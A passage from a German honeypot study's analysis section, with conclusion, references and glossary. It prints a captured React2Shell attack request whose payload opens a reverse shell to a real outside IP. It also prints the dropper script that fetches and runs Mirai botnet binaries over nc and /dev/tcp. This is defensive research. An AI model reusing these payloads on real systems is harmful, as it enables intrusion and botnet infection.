content_type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
form_data:
  0: {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var n=process.mainModule.require('net'),c=process.mainModule.require('child_process'),s=c.spawn('/bin/sh',[]),cl=new n.Socket();cl.connect(12323,'193.142.147.209',()=>{cl.pipe(s.stdin);s.stdout.pipe(cl);s.stderr.pipe(cl);});","_formData":{"get":"$1:constructor:constructor"}}}
  1: "$@0"
headers:
  Accept-Encoding: gzip
  Connection: close
  Content-Length: 623
  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
  Next-Action: x
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
host: 77.58.1.163:8000
method: POST
query:
uri: /
```

Der Angriff versucht die *React2Shell* [25] Schwachstelle auszunutzen, um Daten ab der IP-Adresse `193.142.147.209` zu erhalten. In einer virtuellen Maschine wurde die Payload analysiert.

Mit dem Befehl `nc` auf die IP-Adresse und Port `12323` wird die Payload in das Terminal gestreamt:

```
$ nc 193.142.147.209 12323

for d in /tmp /var/tmp /dev/shm /var/run /run /var/lock; do
  cd $d 2>/dev/null || continue;
  rm -f bot* .b* 2>/dev/null;
  (timeout 10 nc 193.142.147.209 9999 > .bins || nc -w 10
193.142.147.209 9999 > .bins || (nc 193.142.147.209 9999 > .bins &
sleep 10; killall nc 2>/dev/null) || (exec 3<>/dev/
tcp/193.142.147.209/9999 && cat <&3 > .bins)) & wait;
  if [ -s .bins ]; then
    split -b 150000 .bins .b_ 2>/dev/null;
    for f in .b_*; do
      chmod 777 $f 2>/dev/null || chmod +x $f 2>/dev/null;
      (./$f logic 2>/dev/null || sh $f logic 2>/dev/null || /lib*/ld-
*.so* $f logic 2>/dev/null || /lib*/ld-linux*.so* $f logic 2>/dev/null
|| /lib64/ld-linux-x86-64.so.2 $f logic 2>/dev/null || /system/bin/
linker $f logic 2>/dev/null || cp $f /tmp/.x && /tmp/.x logic 2>/dev/
null) &
    done;
    break;
  fi;
done
```

Die empfangene Payload versucht auf der selben IP-Adresse und Port `9999` Daten in eine Datei `.bins` zu speichern. Diese Datei wird mit dem Befehl `split` in einzelne Dateien mit jeweils 150KB Grösse aufgeteilt:

```
$ ls -la
total 1872
drwxrwxr-x  2 vagrant vagrant   4096 Feb 05 12:48 .
drwx------ 18 vagrant vagrant   4096 Feb 05 12:48 ..
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_aa
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_ab
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_ac
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_ad
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_ae
-rw-rw-r--  1 vagrant vagrant 150000 Feb 05 12:48 .b_af
-rw-rw-r--  1 vagrant vagrant  47840 Feb 05 12:48 .b_ag
-rw-rw-r--  1 vagrant vagrant 947840 Feb 05 12:48 .bins
```

Die erste Datei `.b_aa` konnte als ausführbare Datei identifiziert werden:

```
$ file .b_aa
.b_aa: ELF 32-bit LSB executable, ARM, version 1 (ARM), statically
linked, stripped
```

Eine Analyse der Datei bei VirusTotal ergab, dass es sich mit grosser Wahrscheinlichkeit um einen Trojaner des Mirai-Botnetzes [26] handelt.



Abb. 21: VirusTotal Analyse von `.b_aa`

Mit demselben Vorgehen konnten verschiedene Malwares wie Cryptominer, Ransomware und Backdoors identifiziert werden.

5 Schlussfolgerung

Die Auswertung zeigt, dass öffentlich erreichbare Systeme innerhalb kurzer Zeit kontinuierlich automatisiert angegriffen und gescannt werden. Besonders häufig wurden breit angelegte Port-Scans, massenhafte Authentifizierungsversuche auf Diensten wie SSH und RDP sowie Angriffe auf den HTTP-Dienst beobachtet. Neben bekannten Scan-Plattformen wurden zudem lineare Scan-Muster einzelner Netzbereiche sichtbar.

Mit dem entwickelten Honeypot konnten Angriffsmuster identifiziert und aktuellen Sicherheitslücken zugeordnet werden.

Literaturverzeichnis

[1] «WordPress». Zugegriffen: 14. Januar 2026. [Online]. Verfügbar unter: https://wordpress.org/

[2] IETF, «RFC 854: TELNET: Terminal Network — datatracker.ietf.org». Zugegriffen: 14. Januar 2026. [Online]. Verfügbar unter: https://datatracker.ietf.org/doc/html/rfc854

[3] NVD, «NVD - CVE-2026-24061 — nvd.nist.gov». Zugegriffen: 29. Januar 2026. [Online]. Verfügbar unter: https://nvd.nist.gov/vuln/detail/CVE-2026-24061

[4] «Client X.224 Connection Request PDU». Zugegriffen: 16. Januar 2026. [Online]. Verfügbar unter: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpbcgr/18a27ef9-6f9a-4501-b000-94b1fe3c2c10

[5] IETF, «RFC 959: FTP: File Transfer Protocol — datatracker.ietf.org». Zugegriffen: 14. Januar 2026. [Online]. Verfügbar unter: https://datatracker.ietf.org/doc/html/rfc959

[6] IETF, «RFC 4616: SMTP: Simple MAIL TRANSFER PROTOCOL — datatracker.ietf.org». Zugegriffen: 14. Januar 2026. [Online]. Verfügbar unter: https://datatracker.ietf.org/doc/html/rfc4616

[7] IETF, «RFC 3261: SIP: Session Initiation Protocol — datatracker.ietf.org». Zugegriffen: 14. Januar 2026. [Online]. Verfügbar unter: https://datatracker.ietf.org/doc/html/rfc3261

[8] «OPENVAS - Open Vulnerability Assessment Scanner». Zugegriffen: 21. Januar 2026. [Online]. Verfügbar unter: https://openvas.org/

[9] «Censys Search». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://search.censys.io/

[10] «Shodan Search». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.shodan.io/

[11] T. S. Foundation, «Shadowserver Dashboard Statistics». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.shadowserver.org/statistics/

[12] T. S. Foundation, «Why are your IPs scanning my network?». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.shadowserver.org/faq/why-are-your-ips-scanning-my-network/

[13] U. of Münster und U. of Twente, «Internet Transparency research project». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.internet-transparency.org/

[14] Rapid7, «Project Sonar». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.rapid7.com/research/project-sonar/

[15] NETSCOUT, «Internet Safety Initiative - Albedo Request». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://www.internet-albedo.net/

[16] CERT.br, «Estatísticas de Incidentes Notificados ao CERT.br». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://stats.cert.br/incidentes/

[17] Cloudflare, «Cloudflare Radar 2025 Year in Review». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://blog.cloudflare.com/radar-2025-year-in-review/

[18] T. H. News, «AISURU/Kimwolf Botnet Launches Record-Setting 31.4 Tbps DDoS Attack». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://thehackernews.com/2026/02/aisurukimwolf-botnet-launches-record.html

[19] B. Krebs, «Kimwolf Botnet Swamps Anonymity Network I2P». Zugegriffen: 25. Februar 2026. [Online]. Verfügbar unter: https://krebsonsecurity.com/2026/02/kimwolf-botnet-swamps-anonymity-network-i2p/

[20] «rockyou.txt». Zugegriffen: 14. März 2026. [Online]. Verfügbar unter: https://github.com/dw0rsec/rockyou.txt

[21] O. Foundation, «OWASP Top 10:2021». Zugegriffen: 18. Januar 2026. [Online]. Verfügbar unter: https://owasp.org/www-project-top-ten/

[22] MITRE, «CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')». Zugegriffen: 18. Januar 2026. [Online]. Verfügbar unter: https://cwe.mitre.org/data/definitions/22.html

[23] MITRE, «CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')». Zugegriffen: 18. Januar 2026. [Online]. Verfügbar unter: https://cwe.mitre.org/data/definitions/78.html

[24] MITRE, «CWE-200: Exposure of Sensitive Information to an Unauthorized Actor». Zugegriffen: 18. Januar 2026. [Online]. Verfügbar unter: https://cwe.mitre.org/data/definitions/200.html

[25] NVD, «NVD - CVE-2025-55182 — nvd.nist.gov». Zugegriffen: 18. Januar 2026. [Online]. Verfügbar unter: https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[26] «Mirai (Computerwurm) – Wikipedia». Zugegriffen: 24. Januar 2026. [Online]. Verfügbar unter: https://de.wikipedia.org/wiki/Mirai_(Computerwurm)

Glossar

API – **Application Programming Interface**

ASN – **Autonomous System Number**: Eine Nummer, die einem Netzwerk zugeordnet wird, um es zu identifizieren.

Credential Harvesting: Das gezielte Sammeln von Benutzerzugangsdaten von Angreifern.

CWE – **Common Weakness Enumeration**: Eine Liste von Software-Schwachstellentypen.

DMZ – **demilitarized zone**: Eine Netzwerkzone, die von einem Netzwerk getrennt ist und nur von bestimmten Hosts erreicht werden kann.

DNS – **Domain Name Service**

DuckDB: Eine spaltenbasierte SQL-Datenbank-Engine, die besonders für grosse Datenmengen optimiert ist.

FTP: File Transfer Protocol

Go: Eine Programmiersprache

gosec: Ein SAST-Tool zur Analyse von Go-Code auf mögliche Sicherheitsprobleme.

Grafana: Ein Open-Source-Dashboard-System.

HTTP – **Hypertext Transfer Protocol**

ICMP – **Internet Control Message Protocol**: Ein Netzwerkprotokoll, welches verwendet wird, um Netzwerk-Probleme zu diagnostizieren und zu beheben.

MITM Proxy – **Man-in-the-Middle Proxy**: Ein Proxy, der den Traffic zwischen zwei Parteien analysiert und manipuliert.

NAT – **Network Address Translation**: Eine Technik, die es erlaubt, private IP-Adressen in öffentliche IP-Adressen umzuwandeln.

NLA – **Network Level Authentication**: Ein Authentifizierungsmechanismus, welcher auf dem Netzwerk-Layer stattfindet.

NTLM – **NT LAN Manager**: Ein inzwischen veraltetes, unsicheres Authentifizierungsverfahren für Rechnernetze.

OPNsense: Eine Open-Source-Firewall und Router-Software.

Prometheus: Ein Open-Source-Monitoring-System.

Raspberry Pi: Ein kostengünstiger Einplatinencomputer, der für Projekte und als kleiner Server eingesetzt werden kann.

RCE – **Remote Code Execution**: Die Ausführung von Code auf einem Remote-System.

RDP – **Remote Desktop Protocol**: Ein Netzwerkprotokoll, welches verwendet wird, um Desktop-Anwendungen auf einem Remote-Computer zu steuern.

SIP – **Session Initiation Protocol**: Ein Netzwerkprotokoll, welches verwendet wird, um VoIP-Anrufe zu initiieren und zu verwalten.

SMTP – **Simple Mail Transfer Protocol**: Ein Netzwerkprotokoll, welches verwendet wird, um E-Mails zu senden und zu empfangen.

SPA – **Single-Page Application**: Eine Webanwendung, die nur eine einzige HTML-Seite und JavaScript-Code enthält.

SSH – **Secure Shell**: Ein kryptographisches Netzwerkprotokoll für den sicheren Betrieb von Netzwerkdiensten über unsichere Netzwerke.

TCP SYN: Ein TCP-Paket, welches von einem Client an einen Server gesendet wird, um eine Verbindung zu initiieren (Synchronisation).

Telnet: Ein Netzwerkprotokoll, welches verwendet wird, um eine Textbasierte Verbindung zu einem Remote-Computer zu herzustellen.

UDP – **User Datagram Protocol**: Ein Netzwerkprotokoll, welches verwendet wird, um Daten zu senden und zu empfangen.

URI – **Uniform Resource Identifier**: Eine Zeichenkette, die eine Ressource auf einem Webserver identifiziert.

Vue.js: Ein reaktives JavaScript-Framework für die Entwicklung von Webanwendungen.